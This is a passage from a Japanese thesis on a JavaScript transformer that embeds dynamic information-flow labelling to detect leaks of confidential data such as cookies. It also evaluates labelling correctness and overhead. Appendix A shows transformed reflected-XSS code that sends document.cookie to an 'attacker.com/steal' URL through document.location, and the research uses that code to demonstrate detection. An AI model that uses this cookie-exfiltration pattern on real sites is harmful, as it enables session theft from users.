(return $Expression_{opt}$)

(with $Expression$ $Statement$)

(label $Identifier$) $Statement$; ラベル付き文

(switch $Expression$ ((default $StatementList_{opt}$) | ($Expression$ $StatementList_{opt}$))*)

(throw $Expression$)

(try $Block$ (catch $Identifier$ $Block$))

(try $Block$ (finally $Block$))

(try $Block$ (catch $Identifier$ $Block$) (finally $Block$))

$Block$:

(block $StatementList_{opt}$) ; ...

$StatementList$:

$Statement^+$

$Program$:
$SourceElements$

$SourceElements$:
$SouceElement^{+}$

$SourceElement$:
$Statement$
; $decled\text{-}vars$ は symtab.lsp で使用
(function $Identifier$ ($Identifier^{*}$) $decled\text{-}vars$ $SourceElements_{opt}$)

しかし、本研究において実装したプログラム ifa.lsp は js2s で用いられる構文規則の内、`for` 文や `while` 文などには対応していないため、それらの構文は `if` 文や再帰呼び出しなどに書き換える必要がある。

5.2 A 正規化変換器:a-norm.lsp

a-norm.lsp は小宮研究室が提供するプログラム変換器である [8]。このプログラムは S 式 JavaScript を A 正規化された S 式 JavaScript に変換する。A 正規化された S 式 JavaScript の構文規則は js2s によって変換された S 式 JavaScript の構文と同様である。図 5.2 に A 正規化プログラム例を示す。このコードは関数 `g(x,y)` を関数 `f` の引数として与え、関数呼び出しを行う。このコードを a-norm.lsp に入力した場合、関数 `g(x,y)` の評価結果を変数 `t1` に格納し、変数 `t1` を引数として関数 `f` を評価するコードに変換される。ULS では引数の評価を行う場合においてもラベリングが行われるので、S 式 JavaScript に動的情報流解析を埋め込むプログラム ifa.lsp が引数を評価するにあたって行われるラベリングを表現するコードを出力するためにはプログラムを A 正規化する必要がある。従って、ifa.lsp に S 式 JavaScript プログラムを入力する前に A 正規化を行うことで、ifa.lsp を容易に実装できるようになる。

5.3 変数オブジェクト変換器:symtab.lsp

symtab.lsp は小宮研究室共通インフラとして用意されているプログラム変換器である [8]。このプログラムは S 式 JavaScript を変数オブジェクトを用いた S 式 JavaScript に変換する。このプログラムによって埋め込まれる変数オブジェクトの情報は ifa.lsp がプロ



図 5.2　A 正規化した S 式 JavaScript コードの例

```
(let ((func 0))
     (set! *current-scope-lev* (+ *current-scope-lev* 1))
     (set! func (t-function-declaration x))
     (set! *current-scope-lev* (- *current-scope-lev* 1))
     func))
```

図 5.3　関数定義文が呼び出されるにあたって行われる変数*current-scope-lev*の操作

グラム変換を行うにあたって使用する。js2s、a-norm.lsp とは異なり symtab.lsp はプログラム中の変数を変数オブジェクトを用いて表現する。プログラム中の変数オブジェクトには、レキシカルレベルと with 文の影響の情報が埋め込まれる。また、関数本体で宣言される変数の変数オブジェクトのリストを関数 (function) の構文の $decled\text{-}vars$ によって表現する。変数オブジェクトの構造を以下に示す。

```
(*variable* <変数名>
            <レキシカルレベル>    ; 大域:0, 局所:1〜
            <with 文の影響> )
```

<レキシカルレベル>は変数がグローバル変数であるか、関数オブジェクトのローカル変数であるかを示す。symtab.lsp にはレキシカルレベルを保持する変数*current-scope-lev*が導入されている。この変数は図 5.3 に示されるように symtab.lsp が S 式 JavaScript プログラムの構文解析を行うにあたって、function 文または function 式のコード変換を行う関数が実行される度に +1 加算され、実行が終了すると-1 減算される。*current-scope-lev*の初期値は 0(グローバル) である。図中の t-function-declaration はプログラム中の関数定義文を変換する symtab.lsp の関数である。symtab.lsp はプログラム中の変数オブジェクトの**<レキシカルレベル>**に



図 5.4　変数オブジェクトを用いた S 式 JavaScript コードの変換例

`*current-scope-lev*`の値を書き込むことで、各変数オブジェクトのレキシカルレベルを埋め込む。この情報を用いて、ifa.lsp は ULS の評価規則 GET または SET に従ったコード変換を行うにあたって、グローバルオブジェクトまたはスコープオブジェクトのラベルを取り出すコードを出力する。

次に、`<with` **文の影響**`>`の値の種類を以下に示す。

- #f
  with 文の影響を受けていない変数であることを示す。
- ref-in-with
  with 文の本体で参照される変数であることを示す。
- decled-in-with
  with 文の本体で宣言される変数であることを示す。

図 5.4 に変数オブジェクトを用いた S 式 JavaScript コードの変換例を示す。$decled\text{-}vars$ 部において、関数オブジェクト内で宣言されるローカル変数 `a` を記述している。JavaScript 処理系は値が格納されていないローカル変数を評価した場合、エラーを返しプログラムの実行が中止される。しかし ULS の評価規則 GET ではエラーではなく定数 `undefined` とラベルを返すので、GET に従った評価を表現するために、ifa.lsp はこの情報を用いて、関数本体の冒頭に変数 `a` と `a_lab` に定数 undefined を格納するコードを出力する。

5.4 動的情報流解析を埋め込む変換器:ifa.lsp

ifa.lsp は本研究で実装したプログラム変換器である。行数は約 1500 行である。このプログラムは変数オブジェクトを用いた S 式 JavaScript を、動的情報流解析を埋め込んだ変数オブジェクトを用いた S 式 JavaScript に変換する。この変換器によって出力されたプログラムの構文規則は symtab.lsp によって出力されたプログラムの構文と同様である。ifa.lsp はまず最初に、`__pc` を宣言し、グローバルオブジェクトと `document` オブジェクトなど JavaScript に予め組み込まれているオブジェクトと関数のラベリングを行い、関数呼び出しにおける引数と `this` のラベルの伝播を行うためのグローバル変数を宣言する。そして、プログラムの構文解析を行い、プログラム中の各式文に応じて、4 章で述べた設計に従ったコード変換を行い、S 式 JavaScript プログラムに動的情報流解析を行うコードを埋め込む。ifa.lsp で新たに追加された S 式 JavaScript の変数オブジェクトは、後述する ast2js.lsp によって JavaScript の変数に変換されるが、ast2js.lsp は変数オブジェクトに埋め込まれているレキシカルレベルは無視して JavaScript コードに変換するので、ifa.lsp で追加される変数オブジェクトに正しいレキシカルレベルを埋め込む必要がない。従って、ifa.lsp では変数オブジェクトのレキシカルレベルの解析は行わない。また、ifa.lsp は SET や GET などが適用されるにおいて、ifa.lsp が新たに追加する全ての変数名の後ろに $\_x$ を付加する。x に入る数値は変数名に付加した後、+1 加算されるため、一つの文において同じ評価規則が複数回適用される場合においても、異なる値やラベルが同一の変数名に代入されることはない。2.1.1 節の反射型 XSS の `script` タグ内に記述されている JavaScript コードを js2s、a-norm.lsp、symtab.lsp で変換したコードを、実際に ifa.lsp で変換し、後述のプログラム変換器 ast2js.lsp で JavaScript コードに直した付録 A を示す。ただし、`Math` オブジェクトのラベリングなど、2.1.1 節のコード変換に関係ない初期コードは省略している。付録 A では、`document.location` に代入される`__v_9` のラベル (`__v_9_lab`) が H となるので、`document.location = __v_9;` を実行する前に`__v_9_lab` を値を検査し、`1` 以上であれば警告を出す `if` 文を加えるなどの対策を施すことで、この実行を止めることが可能となる。2.1.1 節で示されている蓄積型 XSS と DOM 型 XSS の JavaScript コードについても、同様に検出することができる。

5.5 S 式 JavaScript to JavaScript 変換器:ast2js.lsp

ast2js.lsp は小宮研究室で提供されているプログラム変換器である [8]。このプログラムは S 式 JavaScript を JavaScript に変換する。ast2js.lsp によって変換された JavaScript プログラムは、変換前の S 式 JavaScript プログラムと等価な意味を持つ。ast2js.lsp は

symtab.lsp または ifa.lsp によって生成された変数オブジェクトを用いた S 式 JavaScript コードにも対応している。ast2js.lsp に ifa.lsp が出力した S 式 JavaScript を入力することで、Austin らの動的情報流解析を埋め込んだ JavaScript プログラムが出力される。この JavaScript プログラムは ECMAScript の構文規則に準拠したものであり、Web ブラウザに搭載されている JavaScript 処理系で実行可能である。

第 6 章

評価

本章では、5 章で実装した変換器が出力する JavaScript プログラムの評価を述べる。本研究では、変換器が出力したプログラムが機密データに正しく機密ラベルを付加させるかを検証するため、機密情報を漏洩する複数のプログラムを用意し、ラベリングの正確性を検証した。6.1 節にその結果を報告する。また、プログラム変換によって生じるオーバヘッドの測定を行うため、JavaScript で記述されたプログラムを実行し、性能評価を行った。6.2 節にその結果を報告する。

6.1 ラベリングの正確性の検証

本研究では、実装した変換器が出力するプログラムが、機密データに正しく H を付加するかを検証するため機密情報を漏洩するプログラムを用意し、ラベリングの正確性を検証した。本節ではその詳細について述べる。

Austin らの動的情報流解析は `if` 式において、条件式を評価した時に返される値のラベルを pc として、`then` 部または `else` 部を実行することで、暗黙的フローにおける機密データの情報流を追跡する。図 6.1 に図 2.5 で示した暗黙的フローを利用したプログラムに Austin の動的情報流解析を適用した例を示す。このプログラムの初期の pc と 1 行目の `x` のラベルとスコープオブジェクトとそのポインタのラベルは全て L とする。Austin らの動的情報流解析を適用した場合、2 行目の `if` 文の条件式で評価される `document.cookie` のラベルが H であるため、`then` 部または `else` 部における pc は

```
var x^L;
if(document.cookie^H){x = false^H;}     //STUCK
else{x = true^H;}                       //STUCK
if(x){return false;}
else{return true;}
```

図 6.1　図 2.5 のプログラムに Austin の動的情報流解析を適用した例

必ず H となる。このプログラムではローカル変数 x とスコープオブジェクトのラベルが L であるので、評価規則 SET に従って、x への代入は中止される。図 2.5 のプログラムを本研究で実装した変換器が変換したコードを付録 B に示す。以下に付録 B のプログラムを実行した時、Austin の動的情報流解析と同様に、ローカル変数 x への代入を中止するプログラムの動きを述べる。

図 2.5 における 2 行目の if 文の条件式では機密情報である document.cookie が評価される。付録 B のプログラムは、まず始めにプログラムの A 正規化によって生成された一時変数 t1 と t1_lab に評価規則 GET に従って取得した document.cookie の値とラベルを格納する。そのコードを以下に示す。

```
var __k_3 = __pc + globalObj_plab;
var __l_4 = __pc;
var __p_0 = document;
var __p_0_lab = document_lab + globalObj_label + __k_3 + __l_4;
var __k_1 = __p_0_lab;
var __l_5 = __pc;
if (document.hasOwnProperty("cookie"))
   {
      var t1 = document.cookie;
      //document.cookie_lab=1(=H)
      var t1_lab = document.cookie_lab + document.label
                        + __k_1 + __l_5;
   }
else
   {
      var t1 = document.cookie;
      var t1_lab = document.__proto___lab + document.__proto__.label
                        + document.label + __k_1 + __l_5;
   }
```

document.hasOwnProperty("cookie") の返値は *true* であるので、このコードの if 文の then 部のコードが実行される。document.cookie は機密情報であるので、そのラベルを表現する document.cookie_lab の値は 1(H) として予め与えている。従って、t1_lab の値は必ず 1 以上の数値 (H) となる。

次に、付録 B のプログラムは評価規則 THEN または ELSE に従って、H と等価な値が格納されている t1_lab の値を__pc に伝播させ、そして document.cookie の値が

格納された t1 を if 文の条件式に伝播させて if 文の then 部または else 部のコードを実行する。そのコードを以下に示す。

```
var __bool_6 = t1;
var __bool_6_lab = t1_lab; //t1_lab ≧ 1(=H)
var __tmppc_7 = __pc;
__pc = __bool_6_lab;
if (__bool_6)
```

t1、t1_lab の値をローカル変数__bool_6、__bool_6_lab にそれぞれ代入し、__bool_lab を__pc に代入してから__bool_6 を if 文の条件式として与えて評価する。t1_lab の値は 1 以上の数値なので、if 文の then 部または else 部における __pc の値も 1 以上の数値となるので、document.cookie のラベル H が、Austin の動的情報流解析に示される通りに伝播される。

最後に、付録 B のプログラムは then 部と else 部いずれにおいても評価規則 SET に従って、x に定数の代入を行う。Austin の動的情報流解析では、この時の pc は H であり、x のオブジェクトのラベルは L であるため、評価規則 SET の前提条件である $k \sqsubseteq label(R)$ が満たせず、実行が中止される。付録 B のプログラムにおいても、__pc は 1 以上の数値であり、x のオブジェクトのラベル (_scope_label_1) は 0 であるので、未定義の関数 javascript_die が実行され、エラーが返される。そのコードを以下に示す。

```
//then 部
if (__bool_6)
    {
       var __k_9 = __pc + _scope_plab_1;     //__pc ≧ 1(=H)
       var __l_10 = __pc;
       var __v_11 = false;
       var __v_11_lab = __pc;
       //__k_9 ≧ 1(=H) , _scope_label_1=0(=L)
       if (__k_9 > _scope_label_1 && _scope_label_1 == 0.0)
            javascript_die();

//else 部
else
    {
```

```
var __k_13 = __pc + _scope_plab_1;     //__pc ≧ 1(=H)
var __l_14 = __pc;
var __v_15 = true;
var __v_15_lab = __pc;
//__k_13 ≧ 1(=H) , _scope_label_1=0(=L)
if (__k_13 > _scope_label_1 && _scope_label_1 == 0.0)
     javascript_die();
```

変数 x のオブジェクトはスコープオブジェクトであるため、評価規則 VAR が適用され、__pc+_scope_plab_1 の値が変数__k_9 または__k_13 に代入される。then 部または else 部の__pc の値は必ず 1 以上の数値であるので、変数__k_9 または __k_13 の値も必ず 1 以上の数値になる。そして、スコープオブジェクトのラベル (_scope_label_1) は 0(L) としているので、then 部と else 部の if 文の条件式はどちらも必ず *true* を返す。従って、then 部と else 部どちらにおいても、javascript_die() が実行され、エラーが返される。

これにより、本研究の変換器によって変換されたプログラムにおいて、Austin の動的情報流解析手法と等価なラベリングが行われることを示した。本研究では、この他に 2 つのプログラムにおいて、ラベリングが正しく行われるかを検証した。そのプログラムを付録 C と付録 D に示す。付録 C では、関数 outer あるいは outer 内のクロージャの引数のラベルが H の場合、outer のクロージャの return 文の値のラベルが H となり、返値のラベルも H が返される。付録 D においても同様に、outer のクロージャの引数 x のラベルが H の場合、H が返される。また、付録 D の outer のローカル変数 y はクロージャ内で x と加算されるため、クロージャの引数のラベルが一度 H になると、y のラベルは H のまま保持される。

6.2 性能評価

本研究では、JavaScript で記述したフィボナッチ関数を実行し、性能評価を行った。実行したフィボナッチ関数の変換前のコードは以下の通りである。

```
function fib(n){
   if(n<2)
      return n;
   else
      return fib(n-1)+fib(n-2);
```

```
}
```

このコードを本研究で実装した変換器を用いて変換し、変換前のフィボナッチ関数と変換後のフィボナッチ関数の実行時間の測定を行った。測定は 2.66GHz の Intel Core i7 およびメモリ 4GB(DDR3) を搭載した MacBookPro で行った。図 6.2 にその評価結果を示す。fib(40)、fib(41)、fib(42) は JavaScript で書かれたフィボナッチ関数の実行時間を示すグラフである。変換したプログラムは実行時間は約 10 倍の実行時間を要した。

更に、本研究では JavaScript で記述された Scheme インタプリタ上で、以下のようなフィボナッチ関数を実行し、前述と同じ環境で性能評価を行った。

```
(define (fib n)
  (if (< n 2)
    n
    (+ (fib (- n 1)) (fib (- n 2)))))
```

この Scheme インタプリタはプロトタイプチェーンを辿り、`__proto__`が指すオブジェクトのメソッドを実行するため、更に大きなオーバヘッドが生じた。図 6.3 にその評価を示す。図中の scm.js はプログラム変換前の Scheme インタプリタであり、scm-ifa.js はプログラム変換後の Scheme インタプリタである。図中の (fib 22)、(fib 23)、(fib 24) は Scheme インタプリタ上で書かれたフィボナッチ関数の実行時間を示すグラフである。変換したプログラムは約 50 倍の実行時間を要した。本研究で実装した変換器は GET-PARENT の対応が不十分であるため、本実験に用いた Scheme インタプリタではほぼ影響はでないが、



図 6.2　変換前の関数 `fib` と変換後の関数 `fib` の性能評価



図 6.3　scm.js と scm-ifa.js の性能評価

この性能評価は完全ではない。

第 7 章

結論

7.1 まとめ

本研究では JavaScript コードを Austin の動的情報流解析を埋め込んだ JavaScript コードに変換するソースコード変換器を実装した。変換器によって出力された JavaScript コードはオリジナルの JavaScript エンジンで実行可能であるため、既存の Web ブラウザの JavaScript エンジンを改造する必要はない。ラベリングの正確性の検証では、機密情報が漏洩する暗黙的フローにおいても、Austin の動的情報流解析と等価なラベリングが行われることを示した。また、性能評価では変換前と変換後のプログラムの実行において、約 10-50 倍の実行時間を要した。

7.2 今後の課題

今後の課題としては、本研究で実装した変換器では、ULS における GET-PARENT を完全に実装しておらず、任意のオブジェクトの`__proto__`が指し示すオブジェクトのプロパティを取得するにあたって、正しいラベリングを行うことができない。完全な GET-PARENT の実装は最重要事項の一つして挙げられる。

また、`for`,`while` などのループ文や `switch`,`try/catch/finally`,`break` 文など、Austin らの動的情報流解析で定義されていないステートメントは、全て再帰呼び出しや `if` 文などに書き換えなければならない。従って、このようなステートメントが使われたコードが入力された場合においても、Austin らの動的情報流解析を埋め込んだコードを出力するための設計と実装を行う必要がある。特に `if` 文や関数呼び出しでは例外処理を記述することが困難であるため、`try/catch/finally` の対応は重要となる。

また、本研究では 4.3 節で関数 `eval` の問題点を述べたが、それを解決するための設計はまだ成されていない。更に、JavaScript のステートメントの一つである `with` 文は 4.3 節で述べた関数 `eval` の問題と同様に、引数のオブジェクトは実行されるまで判別することができない。従って、本研究で実装した変換器においても `with` 文のブロック内に記述されているコード中の値や、`with` 文のブロック内のコードによって値が書き換えられた

プロパティが使われるコード中の値に対して、適切なラベリングを行うことができない。関数 `eval` と `with` 文の問題を解決手法の提案と、具体的な変換コードの設計、そして変換器への実装に取り組む必要がある。

最後に性能評価では変換後のプログラムは変換前のプログラムと比較して、おおよそ 10-50 倍の実行時間を要した。変換前と変換後のプログラムのオーバヘッドを削減するための手法として、Austin らの動的情報流解析において 50% オーバヘッドの削減を示唆する sparse labeling semantics の実装を始めとした、実行オーバヘッドの削減手法の提案・設計・実装に取り組む必要がある。

付録 A

2.1.1 節の反射型 XSS の script タグ内に記述されている JavaScript コードの変換例

```
var __pc = 0.0;
var globalObj_plab = 0.0;
var globalObj_label = 0.0;
var document_lab = 0.0;
document.label = 0.0;
document.cookie_lab = 1.0;
document.location_lab = 0.0;
var __k_5 = __pc + globalObj_plab;
var __l_6 = __pc;
var __p_2 = document;
var __p_2_lab = document_lab + globalObj_label + __k_5 + __l_6;
var __k_3 = __p_2_lab;
var __l_7 = __pc;
if (document.hasOwnProperty("location"))
   {
     var __p_0 = document.location;
     var __p_0_lab = document.location_lab + document.label
                                                + __k_3 + __l_7;
   }
else
   {
     var __p_0 = document.location;
     var __p_0_lab = document.__proto___lab + document.__proto__.label
                                    + document.label + __k_3 + __l_7;
  }
```

A. 2.1.1 節の反射型 XSS の script タグ内に記述されている JavaScript コードの変換例1

```
.....................................................................................

var __k_1 = __p_0_lab;
var __l_8 = __pc;
var __c_10 = "http://attacker.com/steal?cookie=";
var __c_10_lab = __pc;
var __k_14 = __pc + globalObj_plab;
var __l_15 = __pc;
var __p_11 = document;
var __p_11_lab = document_lab + globalObj_label + __k_14 + __l_15;
var __k_12 = __p_11_lab;
var __l_16 = __pc;
if (document.hasOwnProperty("cookie"))
   {
     var __d_11 = document.cookie;
     var __d_11_lab = document.cookie_lab + document.label
                                                + __k_12 + __l_16;
   }
else
  {
     var __d_11 = document.cookie;
     var __d_11_lab = document.__proto___lab + document.__proto__.label
                                  + document.label + __k_12 + __l_16;
  }
var __v_9 = __c_10 + __d_11;
var __v_9_lab = __c_10_lab + __d_11_lab;
if (__k_1 > globalObj_label && globalObj_label == 0.0)
     javascript_die();
if (document.location != undefined)
  {
    if (__l_8 > document.location_lab && document.location_lab == 0.0)
     javascript_die();
  }
else
  {
    if (__l_8 > globalObj_label && globalObj_label == 0.0)
     javascript_die();
```

A. 2.1.1 節の反射型 XSS の `script` タグ内に記述されている JavaScript コードの変換例52

```
    }
  document.location = __v_9;
  document.location_lab = __v_9_lab + __l_8;
```

付録 B

図 2.5 の JavaScript プログラムの変換例

```
var x = undefined;
var x_lab = undefined;
var t1 = undefined;
var t1_lab = undefined;
{
  var __k_3 = __pc + globalObj_plab;
  var __l_4 = __pc;
  var __p_0 = document;
  var __p_0_lab = document_lab + globalObj_label + __k_3 + __l_4;
  var __k_1 = __p_0_lab;
  var __l_5 = __pc;
  if (document.hasOwnProperty("cookie"))
      {
        var t1 = document.cookie;
        var t1_lab = document.cookie_lab + document.label
                                                  + __k_1 + __l_5;
      }
  else
      {
        var t1 = document.cookie;
        var t1_lab = document.__proto___lab + document.__proto__.label
                                  + document.label + __k_1 + __l_5;
      }
  var __bool_6 = t1;
  var __bool_6_lab = t1_lab;
  var __tmppc_7 = __pc;
  __pc = __bool_6_lab;
```

```
    if (__bool_6)
        {
          var __k_9 = __pc + _scope_plab_1;
          var __l_10 = __pc;
          var __v_11 = false;
          var __v_11_lab = __pc;
          if (__k_9 > _scope_label_1 && _scope_label_1 == 0.0)
              javascript_die();
          if (x != undefined)
              {
                if (__l_10 > x_lab && x_lab == 0.0)
                    javascript_die();
              }
          else
              {
                if (__l_10 > _scope_label_1 && _scope_label_1 == 0.0)
                    javascript_die();
              }
          x = __v_11;
          x_lab = __v_11_lab + __l_10;
        }
    else
        {
          var __k_13 = __pc + _scope_plab_1;
          var __l_14 = __pc;
          var __v_15 = true;
          var __v_15_lab = __pc;
          if (__k_13 > _scope_label_1 && _scope_label_1 == 0.0)
              javascript_die();
          if (x != undefined)
              {
                if (__l_14 > x_lab && x_lab == 0.0)
                    javascript_die();
              }
          else
```

```
.....................................................................................

            {
              if (__l_14 > _scope_label_1 && _scope_label_1 == 0.0)
                  javascript_die();
            }
        x = __v_15;
        x_lab = __v_15_lab + __l_14;
      }
  __pc = __tmppc_7;
}
var __k_18 = __pc + _scope_plab_1;
var __l_19 = __pc;
var __bool_16 = x;
var __bool_16_lab = x_lab + _scope_label_1 + __k_18 + __l_19;
var __tmppc_20 = __pc;
__pc = __bool_16_lab;
if (__bool_16)
    {
      var __return = false;
      var __return_lab = __pc;
      __tmplab_0 = __return_lab;
      return __return;
    }
else
    {
      var __return = true;
      var __return_lab = __pc;
      __tmplab_0 = __return_lab;
      return __return;
    }
__pc = __tmppc_20;
```

付録 C

テストプログラム 1

```
//変換前
function outer(y) {
    return function (x) {
        return x + y + 1;
    };
}
↓
//変換後
function outer(y) {
  var outer_lab = __pc;
  var _scope_plab_1 = __pc;
  var _scope_label_1 = __pc;
  var this_lab = tmpthis_lab;
  var y_lab = __tmplab_0;
  var t1 = undefined;
  var t1_lab = undefined;
  var t1 = undefined;
  var t1_lab = undefined;
  var __return = function (x) {
    var _scope_plab_2 = __pc;
    var _scope_label_2 = __pc;
    var this_lab = tmpthis_lab;
    var x_lab = __tmplab_0;
    var t1 = undefined;
    var t1_lab = undefined;
    var t1 = undefined;
    var t1_lab = undefined;
```

```
    {
      var __k_1 = __pc + _scope_plab_2;
      var __l_2 = __pc;
      var __c_0 = x;
      var __c_0_lab = x_lab + _scope_label_2 + __k_1 + __l_2;
      var __k_5 = __pc + _scope_plab_1;
      var __l_6 = __pc;
      var __d_4 = y;
      var __d_4_lab = y_lab + _scope_label_1 + __k_5 + __l_6;
      var __c_0 = __c_0 + __d_4;
      var __c_0_lab = __c_0_lab + __d_4_lab;
      var __d_9 = 1.0;
      var __d_9_lab = __pc;
      var t1 = __c_0 + __d_9;
      var t1_lab = __c_0_lab + __d_9_lab;
      var __return = t1;
      var __return_lab = t1_lab;
      __tmplab_0 = __return_lab;
      return __return;
    }
  };
  var __return_lab = __pc;
  __tmplab_0 = __return_lab;
  return __return;
}
var outer_lab = __pc;
```

付録 D

テストプログラム 2

```
//変換前
function outer() {
    var y=0;
    return function (x) {
        y += x;
        return y;
    };
}
↓
//変換後
function outer() {
  var outer_lab = __pc;
  var _scope_plab_1 = __pc;
  var _scope_label_1 = __pc;
  var this_lab = tmpthis_lab;
  var y = undefined;
  var y_lab = undefined;
  var __k_0 = __pc + _scope_plab_1;
  var __l_1 = __pc;
  var __v_2 = 0.0;
  var __v_2_lab = __pc;
  if (__k_0 > _scope_label_1 && _scope_label_1 == 0.0)
      javascript_die();
  if (y != undefined)
      {
        if (__l_1 > y_lab && y_lab == 0.0)
            javascript_die();
```

```
    }
  else
    {
      if (__l_1 > _scope_label_1 && _scope_label_1 == 0.0)
          javascript_die();
    }
  var y = __v_2;
  var y_lab = __v_2_lab + __l_1;
  var __return = function (x) {
    var _scope_plab_2 = __pc;
    var _scope_label_2 = __pc;
    var this_lab = tmpthis_lab;
    var x_lab = __tmplab_0;
    var __k_4 = __pc + _scope_plab_1;
    var __l_5 = __pc;
    var __k_8 = __pc + _scope_plab_2;
    var __l_9 = __pc;
    var __v_6 = x;
    var __v_6_lab = x_lab + _scope_label_2 + __k_8 + __l_9;
    if (__k_4 > _scope_label_1 && _scope_label_1 == 0.0)
        javascript_die();
    if (y != undefined)
        {
          if (__l_5 > y_lab && y_lab == 0.0)
              javascript_die();
        }
    else
        {
          if (__l_5 > _scope_label_1 && _scope_label_1 == 0.0)
              javascript_die();
        }
    y += __v_6;
    y_lab += __v_6_lab + __l_5;
    var __k_11 = __pc + _scope_plab_1;
    var __l_12 = __pc;
```

```
        var __return = y;
        var __return_lab = y_lab + _scope_label_1 + __k_11 + __l_12;
        __tmplab_0 = __return_lab;
        return __return;
      };
      var __return_lab = __pc;
      __tmplab_0 = __return_lab;
      return __return;
    }
    var outer_lab = __pc;
```

謝辞

本研究を遂行するにあたっては、いろいろな方々にお世話になりました。まず、指導教員の小宮常康先生には日頃から熱心なご指導、そしてご鞭撻を賜わりました。また、ご多忙中にもかかわらず論文の草稿を丁寧に読んで下さり、大変貴重なご助言をいただきました。多田好克先生、荒堀喜貴先生、佐藤喬先生には、研究の遂行にあたり多くのご助言、ご意見をいただきました。 ここに厚く御礼申し上げます。そして、本研究が行なえたことは、研究方針や方法論について議論をし、共に研究生活をおくってきた基盤ソフトウェア学講座の学生諸氏おかげでもあります。最後に、これらの皆さんに感謝いたします。

参考文献

[1] Thomas H. Austin, and Cormac Flanagan: “Efficient purely-dynamic information flow analysis,” In *Proceedings of the ACM SIGPLAN Fourth Workshop on Programming Languages and Analysis for Security*, pp.113–124, 2009.

[2] Thomas H. Austin, Tim Disney, Cormac Flanagan and Alan Jeffrey: “Dynamic Information Flow Analysis for Featherweight JavaScript,” In *Technical Report UCSC-SOE-11-19*, September 22, 2011.

